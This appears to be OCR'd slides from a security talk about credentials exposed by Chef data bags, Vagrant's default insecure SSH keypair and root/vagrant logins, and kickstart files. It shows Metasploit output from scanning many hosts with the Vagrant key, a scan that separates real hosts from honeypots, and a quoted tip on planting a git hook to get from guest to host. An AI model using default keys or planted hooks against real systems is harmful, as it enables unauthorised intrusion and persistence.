
```
$ knife data bag list
```

Chef/knife




```
$knife data bag show drupal
_default:
  admin_pass:  admin
  admin_user:  example_admin
  db_password: drupal
  db_user:     drupal
id:       example_data
```

Chef/knife (encrypted data bag)



```
$knife data bag show drupal

_default:
  cipher:         aes-256-cbc
  encrypted_data: zDE61IUD97ZK7O6EqlpoagRLNQFs0t4oQpdg==
  iv:             1wbQ46evg8jZWBs0MZW6A==
  version:        1
id:       example_data
```


Chef/knife



```
$knife data bag show drupal --secret-file path/to/file

_default:
  admin_pass:  admin
  admin_user:  example_admin
  db_password: drupal
  db_user:     drupal
id:       example_data
```

Vagrant

Did you change your SSH keys?



Fix doc link [GH-3978] ···

tmatilai authored on Jun 5 latest commit 004ea50bf2

..

README.md	Fix doc link [GH-3978]	3 months ago
vagrant	Private key fix	2 years ago
vagrant.pub	Change comment on public key to be more descriptive of its role	4 years ago

README.md

Insecure Keypair

These keys are the "insecure" public/private keypair we offer to base box creators for use in their base boxes so that vagrant installations can automatically SSH into the boxes.

If you're working with a team or company or with a custom box and you want more secure SSH, you should create your own keypair and configure the private key in the Vagrantfile with `config.ssh.private_key_path`


VAGRANT

Vagrant

- Default Credentials
    - root/vagrant vagrant/vagrant
    - No pass to sudo :-)

Vagrant


Scan using the default private key



```
msf auxiliary(ssh_login_pubkey) >
[*] [redacted].17:22 SSH - Testing Cleartext Keys
[*]           .16:22 SSH - Testing Cleartext Keys
[*]           .18:22 SSH - Testing Cleartext Keys
[*]           .16:22 SSH - Testing 1 keys from vagrant.key
[*]           .17:22 SSH - Testing 1 keys from vagrant.key
[*]           .18:22 SSH - Testing 1 keys from vagrant.key
[*]           .15:22 SSH - Testing Cleartext Keys
[*]           .15:22 SSH - Testing 1 keys from vagrant.key
[*]           .19:22 SSH - Testing Cleartext Keys
[*]           .22:22 SSH - Testing Cleartext Keys
[*]           .22:22 SSH - Testing 1 keys from vagrant.key
[*]           .31:22 SSH - Testing Cleartext Keys
[*]           .31:22 SSH - Testing 1 keys from vagrant.key
[*]           .31:22 SSH - Testing Cleartext Keys
```

Vagrant


Scan using the default private key



```
msf > creds
Credentials
===========

host                service        public   private                                          realm  private_type
----                -------        ------   -------                                          -----  ------------
[redacted]91        22/tcp (ssh)   vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6         SSH key
[redacted]110       22/tcp (ssh)   vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6         SSH key
[redacted]20        22/tcp (ssh)   vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6         SSH key
[redacted]41        22/tcp (ssh)   vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6         SSH key
[redacted]67        22/tcp (ssh)   vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6         SSH key
[redacted]104       22/tcp (ssh)   vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6         SSH key
[redacted]146       22/tcp (ssh)   vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6         SSH key
[redacted]196       22/tcp (ssh)   vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6         SSH key
[redacted]130       22/tcp (ssh)   vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6         SSH key
[redacted]102       22/tcp (ssh)   vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6         SSH key
[redacted]26        22/tcp (ssh)   vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6         SSH key
[redacted]32        22/tcp (ssh)   vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6         SSH key
[redacted]54        22/tcp (ssh)   vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6         SSH key
[redacted]56        22/tcp (ssh)   vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6         SSH key
[redacted].19       22/tcp (ssh)   vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6         SSH key
[redacted]157       22/tcp (ssh)   vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6         SSH key
[redacted].198      22/tcp (ssh)   vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6         SSH key
[redacted].48       22/tcp (ssh)   vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6         SSH key
[redacted].124      22/tcp (ssh)   vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6         SSH key
[redacted]20        22/tcp (ssh)   vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6         SSH key
[redacted].4        22/tcp (ssh)   vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6         SSH key
[redacted]13        22/tcp (ssh)   vagrant  dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6         SSH key
```

Vagrant

Identify real from fake by ssh version scan



```
msf auxiliary(ssh_version) > services

Services
========

host             port  proto  name  state  info
----             ----  -----  ----  -----  ----
[redacted].91    22    tcp    ssh   open   SSH-2.0-OpenSSH_5.3
          .110   22    tcp    ssh   open   SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1
          .20    22    tcp    ssh   open   SSH-2.0-Twisted (Kippo Honeypot)
          .41    22    tcp    ssh   open   SSH-2.0-Twisted (Kippo Honeypot)
          .67    22    tcp    ssh   open   SSH-2.0-Twisted
          .104   22    tcp    ssh   open   SSH-2.0-Twisted (Kippo Honeypot)
          .146   22    tcp    ssh   open   SSH-2.0-Twisted (Kippo Honeypot)
          .196   22    tcp    ssh   open   SSH-2.0-Twisted (Kippo Honeypot)
          .130   22    tcp    ssh   open   SSH-2.0-Twisted (Kippo Honeypot)
          .102   22    tcp    ssh   open   SSH-2.0-Twisted (Kippo Honeypot)
          .26    22    tcp    ssh   open   SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1.1
          132    22    tcp    ssh   open   SSH-2.0-Twisted (Kippo Honeypot)
          154    22    tcp    ssh   open   SSH-2.0-Twisted (Kippo Honeypot)
```

Vagrant

Breaking into host from guest

http://finite.state.io/blog/2012/10/30/breaking-in-and-out-of-vagrant/

“Put evil things in /vagrant/.git/hooks/post-commit and wait for the user to commit some code. Since the /vagrant/ directory is mounted from the host, my hook will persist even if the user destroys the VM.”


Kickstart Files

3 ways to set root password

1. Enter during installation
2. Crypted hash in the kickstart file
   “rootpw --iscrypted”
3. Clear text in the kickstart file
   “rootpw --plaintext”

Kickstart Files

Examples



